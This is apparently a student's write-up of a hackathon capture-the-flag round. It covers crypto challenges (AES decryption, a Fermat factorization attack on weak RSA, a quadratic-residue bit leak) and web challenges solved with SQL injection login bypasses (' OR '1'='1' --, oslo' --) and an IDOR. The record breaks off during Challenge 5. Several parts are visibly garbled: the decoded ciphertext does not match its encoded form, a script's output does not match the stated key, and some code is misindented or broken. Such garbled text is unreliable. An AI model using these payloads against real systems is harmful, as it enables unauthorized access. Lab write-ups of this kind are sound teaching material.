

Synchrony Hackathon CTF – Round 2

Name: Prince Chandradev Barai

Email: 2303051260005@paruluniversity.ac.in

Challenge 1: Crypto 01 Intercepted Comms

Overview:

Cryptography 🐾 Easy 100 pts Close

Crypto 01 Intercepted Comms

An operative's encrypted notes use a weak cipher. Decrypting them reveals internal codenames for A₀ submodules.

1 file

Download Challenge Files

intercepted_message.txt

When opening the given file I got this encrypted message:

```
*** VAGREPRCGRQ GENAFZVFFVBA ***
SEBZ: HAXABA BCRENGLTR
GB: URWFG PBBEQVANGBE
FGNGHF: RAPELCGRQ

ZRFFNTR;
Cebssffbe, V'ir frphera gur vagry hfvat bhe fgnagneg cebgbpphy - gur fnzr zreubq ir hfro sbe gur Eblny Zvag oyhrceavgf. Rnpu cvrpr bs vasbezngvba vf ybprror va oybprror bs fvkgrra, punvarq
gbtrgure vxrxr gur inhyg obbef ng gur Onax bs Fcvna. Abguvat fgnaoif nybar - rirel oybprror crccraaf ba jung pnzr orsber vg.

Gur vavgvnyvnmngvba frdhrapr fgnegf sebz mreb - n pyrna fyngr, fvkgrra mrebfb gb ortva gur punva. Guyf vf ubj jr'ir myjnlf qbar vg, Cebssffbe. Fgnagneg cnqqvat nccyvrq, whfg vxrxr lbh gnhtug
hf.

Gur xrl gb haybpk guvf vf: URVFSTWKORMMAX6
Erzrro, vg zhfg or rknpgyl fvkgrra punenpgref - ab zber, ab yrff. Gung'f gur fvmr bs bhe oybprror, Cebssffbe. Bar uhageng gjragl-rtvtug ovgf cre oybprror, fvkgrra olgrf rnpu.

Gur cnlybng orbyj unf orra rcpbar hfvat bhe enfr genafzvffvba sbezng - lbh'yy arrq gb rcpbar vg svefg orsber nccylvat gur orpelpcyba xrl. Guyvax bs vg vxrxr gur Cebssffbe'f cyna: svefg lbh
rcpbar gur zrfifntr, gura lbh eernx gur pvcure.

Gur pevgvnyvnmngvba vf ybprror vafvqr. Hfr gur xrl nobir jvgu gur mreb vavgvnyvnmngvba frdhrapr gb erirny jung jr'ir qvfpbirerg nobhg gur Overpgbeng'r'f bcrengvba.

RAPELCGRQ CNLYBNQ:
ISFnKdWjVj4r1CcckYAu0e0zwj9oQcIMbBLT5
+ZUTsWMy5Hhlnzo0nf4ooznkwu91Ab0z20QJggStv01K1ey+zu05zRkxeHUGqqQqzgj1wyTH0dkk4yr74IA9op51s0dt35RIExuzz1u1PTA68tr15Qdu1V/w8coiyihomgpN+QzSENcVM2STU

Erzrro: rcpbar svefg, gura orpelicg. Gur gehgu vf ybprror va gubfr oybprror, Cebssffbe.

RAQ GENAFZVFFVBA
```

And when identifying it through cipher identifier I got rot13 encrypted and when decoding it I got this message:

This was the message all I got and focused in that encrypted payload.

```
File Edit View
==== INTERCEPTED TRANSMISSION ====
FROM: UNKNOWN OPERATIVE
TO: HEIST COORDINATOR
STATUS: ENCRYPTED

MESSAGE:
Professor, I've secured the intel using our standard protocol - the same method we used for the Royal Mint blueprints. Each piece of information is locked in blocks of sixteen, chained together like the vault doors at the Bank of Spain. Nothing stands alone - every block depends on what came before it.

The initialization sequence starts from zero - a clean slate, sixteen zeros to begin the chain. This is how we've always done it, Professor. Standard padding applied, just like you taught us.

The key to unlock this is: HEISTFgjXbeZnK6
Remember, it must be exactly sixteen characters - no more, no less. That's the size of our blocks, Professor. One hundred twenty-eight bits per block, sixteen bytes each.

The payload below has been encoded using our base transmission format - you'll need to decode it first before applying the decryption key. Think of it like the Professor's plan: first you decode the message, then you break the cipher.

The critical information is locked inside. Use the key above with the zero initialization sequence to reveal what we've discovered about the Directorate's operations.

ENCRYPTED PAYLOAD:
VS5AKQzIw14eyPQpxNLNHBBrm0mjw9bDbPVZouOYV5
+MHGfLjZs15uua2b0As4bBmaxjh9vNobM2bDmtf1gIayX1rL+mH05mAixkruHtddDdmTv1jlgUpBxx4le74vN9bc51fBqg35EVRKhmM1HyCGN68geyFDqHyI/j8pbv1UubztcA+DmFRApIZ2FGH

Remember: decode first, then decrypt. The truth is locked in those blocks, Professor.

END TRANSMISSION
```

Then I make a script to decrypt it.

```
[kali㉿kali] ~] cat crypto1.py
from Crypto.Cipher import AES
from Crypto.Util.Padding import unpad
import base64

# Given values
key = b'HEISTFgjXbeZnK6'
iv = b"\x00" * 16

ciphertext_b64 = """
VS5AKQzIw14eyPQpxNLNHBBrm0mjw9bDbPVZouOYV5
+MHGfLjZs15uua2b0As4bBmaxjh9vNobM2bDmtf1gIayX1rL+mH05mAixkruHtddDdmTv1jlgUpBxx4le74vN9bc51fBqg35EVRKhmM1HyCGN68geyFDqHyI/j8pbv1UubztcA+DmFRApIZ2FGH
"""

# Step 1: Base64 decode
ciphertext = base64.b64decode(ciphertext_b64)

# Step 2: AES-128-CBC decrypt
cipher = AES.new(key, AES.MODE_CBC, iv)
plaintext = unpad(cipher.decrypt(ciphertext), AES.block_size)

print(plaintext.decode())
[~] python3 crypto1.py
M2Y1RGe2ludGvyY2VwdGVkXNvbW1zZCRLY3J5eHRLZh0=
```

And got the access key and flag both.

Key: 3f5b1703e8fba182e6896295e5074cdd936383c80e2ce136b3376c9babd3d990

Flag: TDHCTF{intercepted_comms_decrypted}

Challenge 2: Crypto 02 Vault Breach

Overview:

Cryptography ⚙️ Medium 250 pts Close

Crypto 02 Vault Breach

Lisbon identifies an AES-encrypted memo. Using known plaintext structures, the crew recovers a name: The Directorate's chief architect. They now know who built A_o.

1 file

Download Challenge Files

encrypted_vault.txt

We're provided with an `encrypted_vault.txt` file containing RSA parameters and an encrypted message.

Initial Analysis

Opening the challenge file reveals:

```
==== BROKEN ENCRYPTION KEY ====
We recovered this encrypted message from the vault's logs.
Our cryptanalyst noticed something odd about the encryption key...
The modulus seems unusually vulnerable. Something about the primes?

RSA PARAMETERS:
n =
147369663816115970203673422553217788008766997132239492432854651239288730716
26369334852245017256748006981779414107271302272879798741070152434955562817
750956872290743455983073529236893018275021112911108318017497165504854918662
496664337999801570656123230683910866047517559319005002252904012474790767517
709268119
e = 65537
```

```
ENCRYPTED MESSAGE:
c =
168462135094883779002595228557879327803010429310106240791771032746162151168
730172841848010298001280746961194324106589540508824354045953201815755599029
78907663705835464459914702121265985733807176802289977585015458734357169839
524464953549399782379458515481318756962275498789934316824811899872720241790
4165195
```

HINT: When primes are too close, factorization becomes easier.
HINT: Look into Fermat's factorization method.

The hints are clear: the RSA primes are **too close together**, making the system vulnerable to **Fermat's factorization attack**.

Understanding the Vulnerability

Secure RSA Prime Generation

In a properly implemented RSA system:

- Two large primes p and q are chosen randomly
- They should be similar in bit length but significantly different in value
- The modulus $n = p \times q$ should be difficult to factor

The Weakness: Close Primes

When p and q are close to each other:

- Both primes cluster around \sqrt{n}
- Traditional factorization becomes impractical, but specialized methods become efficient
- Fermat's factorization method exploits this weakness

Fermat's Factorization Method

Theory

Fermat's method is based on representing n as a difference of two squares:

$$\begin{aligned} n &= p \times q = a^2 - b^2 \\ n &= (a - b)(a + b) \end{aligned}$$

Where:

- $a = (p + q) / 2$ (average of the primes)
- $b = (p - q) / 2$ (half the difference)

Algorithm

1. Start with $a = \lceil \sqrt{n} \rceil$ (ceiling of square root of n)
2. Calculate $b^2 = a^2 - n$
3. Check if b^2 is a perfect square
4. If yes: $p = a - b$ and $q = a + b$
5. If no: increment a and repeat

When primes are close, b is small, so the algorithm finds the solution quickly.

Solution

I wrote a Python script using Fermat's factorization:

```
import math
from Crypto.Util.number import long_to_bytes

# RSA parameters from the challenge
n =
147369663816115970203673422553217788008766997132239492432854651239288730716
263693348522450172567480069817794141072713022728797987410701524349555562817
750956872290743455983073529236893018275021112911108318017497165504854918662
496664337999801570656123230683910866047517559319005002252904012474790767517
709268119
e = 65537
c =
168462135094883779002595228557879327803010429310106240791771032746162151168
730172841848010298001280746961194324106589540508824354045953201815755599029
78907663705835464459914702121265985733807176802289977585015458734357169839
524464953549399782379458515481318756962275498789934316824811899872720241790
4165195

def fermat_factorization(n):
    """
        Fermat's factorization method for finding factors when primes are
        close.
        Works by finding a and b where n = a2 - b2 = (a-b) (a+b)
    """
    # Start with a = ceil(sqrt(n))
    a = math.isqrt(n)
    if a * a < n:
        a += 1

    # Search for a perfect square
    max_iterations = 1000000
    for i in range(max_iterations):
        b_squared = a * a - n
        b = math.isqrt(b_squared)

        # Check if b2 is a perfect square
        if b * b == b_squared:
            # Found it! Factors are (a-b) and (a+b)
            p = a - b
            q = a + b
            return p, q

    a += 1

    return None, None

print("=" * 60)
print("FERMAT'S FACTORIZATION ATTACK ON RSA")
print("=" * 60)

# Step 1: Factor n using Fermat's method
print("\n[*] Factoring n using Fermat's method...")
p, q = fermat_factorization(n)

if p and q:
    print(f"[+] SUCCESS! Found factors:")
```

```

print(f"      p = {p}")
print(f"      q = {q}")
print(f"\n[*] Verifying: p * q = n? {p * q == n}")

# Step 2: Calculate φ(n) = (p-1)(q-1)
phi = (p - 1) * (q - 1)
print(f"\n[*] Calculating φ(n) = (p-1)(q-1)...")

# Step 3: Calculate private exponent d
print(f"\n[*] Calculating private key d = e^(-1) mod φ(n)...")
d = pow(e, -1, phi)

# Step 4: Decrypt the message
print(f"\n[*] Decrypting message...")
m = pow(c, d, n)

# Step 5: Convert to bytes
plaintext = long_to_bytes(m)

print("\n" + "=" * 60)
print("DECRYPTED MESSAGE:")
print("=" * 60)
print(plaintext.decode('utf-8', errors='ignore'))
print("=" * 60)

# Show how close the primes were
print(f"\n[*] Analysis:")
print(f"      Difference between primes: {abs(p - q)}")
print(f"      Ratio p/q: {max(p, q) / min(p, q):.10f}")
print(f"      Both primes ≈ √n? sqrt(n) = {math.isqrt(n)}")
else:
    print("[-] Failed to factor n. Primes may not be close enough.")

```

Execution

Running the script:

```
$ python3 crypto2.py
```

Output:

```

(kali㉿kali)-[~]
$ python3 crypto2.py
=====
FERMAT'S FACTORIZATION ATTACK ON RSA
=====

[*] Factoring n using Fermat's method ...
[*] SUCCESS! Found factors:
  p = 12139590759828601825274546784595174072381789379814936064919890917006662689081687147719604343203614533926762260144980757832546356368980596659039935648517099
  q = 12139590759828601825274546784595174072381789379814936064919890917006662689081687147719604343203614533926762260144980757832546356368980596659039935648606981

[*] Verifying: p * q = n? True
[*] Calculating φ(n) = (p-1)(q-1)...
[*] Calculating private key d = e^(-1) mod φ(n)...
[*] Decrypting message ...

=====

DECRYPTED MESSAGE:
=====
KEY:d823edac30b3f1dd5d27774b696ecb5bc a2ff2a7a8ed29ba96cbee0b7851130b
FLAG:TDHCTF{vault_breach_decrypted}
=====

[*] Analysis:
  Difference between primes: 89882
  Ratio p/q: 1.000000000
  Both primes ≈ √n? sqrt(n) = 12139590759828601825274546784595174072381789379814936064919890917006662689081687147719604343203614533926762260144980757832546356368980596659039935648562039

(kali㉿kali)-[~]
$ 

```

Key Findings

The Vulnerability Confirmed

- **Prime difference:** Only 89,882
- **Ratio:** $p/q \approx 1.0000000000$ (essentially equal)
- Both primes cluster around \sqrt{n}
- Fermat's method found the factors **instantly**

Attack Steps

1. **Factor n** using Fermat's method → Found p and q
2. **Calculate $\phi(n) = (p-1)(q-1)$**
3. **Compute private key $d = e^{-1} \bmod \phi(n)$**
4. **Decrypt ciphertext $m = c^d \bmod n$**
5. **Extract plaintext using `long_to_bytes()`**

Access Key and Flag

KEY: d823edac30b3f1dd5d27774b696ecb5bca2ff2a7a8ed29ba96cbee0b7851130b

FLAG: TDHCTF{vault_breach_decrypted}

Challenge 3: Crypto 03 Quantum Safe

Overview:

The screenshot shows a challenge card with the following details:

- Cryptography category
- Hard difficulty level
- 500 pts reward
- A "Close" button in the top right corner
- The title "Crypto 03 Quantum Safe"
- A description: "The Directorate's RSA vault uses poor padding. The crew factors it and extracts the master key index, giving theoretical access to the Digital Vault. The final heist phase begins."
- A file count indicator "2 files" in a red box
- A "Download Challenge Files" button
- Two files listed: "1337crypt_output.txt" and "README.txt".

quantum_safe.py – Code Explanation SS

Step 1: Understand the given data

The challenge provides a large RSA number n , two extra values called $hint$ and D , and a long list of numbers c . This indicates that RSA is being used, but in an unusual and insecure way.

Step 2: Identify RSA information leakage

The values $hint$ and D are not part of standard RSA. Their presence suggests that some mathematical information about the RSA private key is being leaked.

Step 3: Recover the sum of RSA primes

By using the relationship between $hint$ and D , it is possible to calculate the sum of the two RSA prime numbers. Knowing the sum of the primes is enough to break RSA.

Step 4: Factor the RSA modulus

Once the sum of the primes is known, the RSA modulus n can be factored using basic mathematics. This reveals one of the prime numbers used in key generation.

Step 5: Analyze the ciphertext list

The values in the list c are not encrypted characters. Each value is designed to represent a single bit of the hidden message.

Step 6: Extract bits using mathematical testing

Each number in c is tested against the recovered prime to determine whether it is a quadratic residue. The result of this test is converted into binary bits.

Step 7: Reconstruct the binary message

All extracted bits are combined together to form a long binary sequence representing the hidden message.

Step 8: Handle encoding ambiguity

Since the bit order and alignment are unknown, different possibilities are considered, such as inverted bits, shifted bits, and reversed bits within bytes.

Step 9: Convert binary data into text

The corrected binary sequence is divided into bytes and converted into readable characters.

Step 10: Identify the flag

The readable output contains a recognizable flag format, confirming successful decryption of the hidden message.

Step 11: Final conclusion

The challenge is solved by exploiting RSA key leakage and using mathematical properties to recover a message hidden through binary side-channel encoding.

```
(kali㉿kali)-[~/Downloads]
└─$ cat quantum_safe.py
import math
import re
from decimal import Decimal, getcontext

def legendre_symbol(a, p):
    return pow(a, (p - 1) // 2, p)

def solve():
    with open('1337crypt_output.txt', 'r') as f:
        data = f.read()

    n = int(re.search(r'\n\s*=\s*(\d+)', data).group(1))
    hint = int(re.search(r'hint\s*=\s*(\d+)', data).group(1))
    D = int(re.search(r'D\s*=\s*(\d+)', data).group(1))
    c_match = re.search(r'c\s*=\s*\[(.*?)]', data, re.DOTALL)
    c = [int(x) for x in c_match.group(1).replace('\n', '').split(',') if x.strip()]

    # Factorization
    getcontext().prec = 1000
    s = Decimal(hint) / Decimal(D)
    sum_pq = int(round(s**2 - 2 * Decimal(n).sqrt()))
    p = (sum_pq + math.isqrt(sum_pq**2 - 4*n)) // 2

    # 1. Get raw bits
    bits = ""
    for ci in c:
        bits += '0' if legendre_symbol(ci, p) == 1 else '1'

    # 2. Try all combinations
    def bit_to_char(b_str):
        res = ""
        for i in range(0, len(b_str), 8):
            byte = b_str[i:i+8]
            if len(byte) == 8:
                res += chr(int(byte, 2))

    print(res)
```

```

        res += chr(int(byte, 2))
    return res

for invert in [False, True]:
    current_bits = bits
    if invert:
        current_bits = "".join('1' if b == '0' else '0' for b in bits)

    for reverse in [False, True]:
        # Try reversing the whole stream or per-byte
        for shift in range(8):
            # Shift the bits (handle alignment issues)
            shifted = current_bits[shift:]

            # Test standard and reversed byte
            test1 = bit_to_char(shifted)
            # Test reversed per byte
            rev_byte_bits = "".join([shifted[i:i+8][::-1] for i in range(0, len(shifted), 8)])
            test2 = bit_to_char(rev_byte_bits)

            for res in [test1, test2]:
                if "KKEY" in res or "FLAG" in res or "TDHCTF" in res:
                    print(f"\n MATCH FOR THE KEY FOUND (Invert: {invert}, Shift: {shift})")
                    print("*" * 50)
                    print(res)
                    print("*" * 50)
                    return

if __name__ == "__main__":
    solve()

```

Output

```


└─(kali㉿kali)-[~/Downloads]
$ python3 a.py

MATCH FOR THE KEY FOUND (Invert: True, Shift: 7)
*****
EY: 55f479cda3e73001d6bc99c413c4edddc46792cc7395c9cc3343a87ef601a60b
FLAG: TDHCTF{quantum_safe_decrypted}
*****

```

Challenge 4: Web 01 Royalmint

Overview:



Initial Analysis

The challenge description gives us several important hints:


1. There's a public memorial page (the login portal we see)
2. Directory brute-forcing is involved
3. There are deleted policy documents to find
4. The theme involves AI automation and digital manipulation

Step 1: SQL Injection - User Enumeration

Testing the login form with a basic SQL injection payload:

```
sql  
' OR '1'='1' --
```

This returns an error message that leaks usernames:



Users found: oslo, helsinki, Raquel

This confirms the application is vulnerable to SQL injection and gives us three potential users.

Step 2: Source Code Reconnaissance

Examining the client-side JavaScript (app.js) reveals the IDOR vulnerability:

```
document.getElementById('invoice-detail-view').classList.remove('hidden');
document.getElementById('url-display').textContent = '/invoices/${invoiceId}';
window.location.hash = invoiceId;

const detailContainer = document.getElementById('invoice-detail-container');

const isOwnedByUser = invoice.user_id === currentUser.id;
const isAdmin = currentUser.role === 'admin';
const isAuthorizedAccess = isOwnedByUser && !isAdmin;

detailContainer.innerHTML =
`<div class="invoice-detail">
<h3>#${invoice.id}</h3>
<div class="detail">
  <span class="label">Amount:</span>
  <span class="value"><${invoice.amount}></span>
</div>
<div class="detail-row">
  <span class="label">Owner:</span>
  <span class="value"><${invoice.owner}></span>
</div>
<div class="detail-row">
  <span class="label">Note:</span>
  <span class="value" style="text-align: left; word-break: break-word;"><${invoice.note}></span>
</div>
</div>
`;

// Check if this is the flag invoice (ID 1057) and user doesn't own it
if (id === 1057 && !isOwnedByUser) {
  // Extract flag key from note (format: [Quarterly billing note: FLAG[...]] | Key: <key>)
  const flagMatch = invoice.note.match(/FLAG\[\w+\]\|IDCTF\(\w+\)\|\w+/);
  const keyMatch = invoice.note.match(/\w+\|\w+/);

  if (flagMatch || keyMatch) {
    let successHTML =
      <div class="flag-found">
        <h3>Congratulations!</h3>
        <p>You've successfully exploited the IDOR vulnerability!</p>
      </div>
    if (FlagMatch) {
      successHTML += `<div style="margin: 10px 0;"><strong>FLAG:</strong><br><code>${flagMatch[0]}</code></div>`;
    }
    if (keyMatch) {
      successHTML += `<div style="margin: 10px 0;"><strong>CHALLENGE KEY:</strong><br><code>${keyMatch[1]}</code></div>`;
    }
    successHTML += `</div>`;
    detailContainer.innerHTML += successHTML;
  }
}
```

Key findings:

- Invoice ID **1057** contains the flag
- Flag format: TDHCTF{...}
- Additional key is embedded in the note
- IDOR vulnerability exists for unauthorized invoice access

Step 3: Authentication Bypass via SQL Injection

We can bypass authentication by exploiting SQL injection with the discovered usernames.

Testing with oslo:

Username: oslo' --

Password: (anything)

✓ Successfully authenticates as user `oslo`

Testing with Raquel:

Username: Raquel' --

Password: (anything)

✓ Successfully authenticates as `Raquel` with **admin** role


The SQL injection comment sequence ``--`` causes the query to ignore the password check, authenticating us as the specified user.

Step 4: Exploiting IDOR to Access Restricted Invoice

Once authenticated as admin user Raquel, we can exploit the Insecure Direct Object Reference (IDOR) vulnerability by directly navigating to:

/#1057

This displays **Invoice #1057** which belongs to user helsinki:



Solution

Flag: FLAG{FICTITIOUS_CASINO_AR_ESCAPE_KEY}

Key: financialservicelead@royalmint377

Challenge 5: Web 02 Ticket To The Vault

Overview:

Web Medium 250 pts Close

Web 02 Ticket To The Vault

The Directorate's "tip portal" is vulnerable to SQLi/IDOR. The crew reads internally filed reports and finds an anonymous complaint from a whistleblower describing the system architecture.

0 files

Platform Access


Platform URL:

http://10.60.0.208:5002

No files available yet.

Initial Reconnaissance

Upon accessing the challenge URL, I was greeted with a landing page titled "**TICKET TO THE VAULT**" - described as a "Secure Communication Network" where gang members communicate and The Professor reviews all messages.




Mission Brief

The page provided two key hints:

- **Discovery tip:** "Don't send gang member credentials to access the network. Check standard web files that applications expose."
- **Discovery tip:** Gang member credentials are hidden somewhere in the application. Explore common web files and check standard technical documentation.

Step 1: Exploring the Login Page

Clicking "ENTER THE NETWORK" led me to a login page at /auth/login with fields for:



- **CODENAME** (username)
- **PASSPHRASE** (password)

The page also included another discovery hint about exploring common web files.

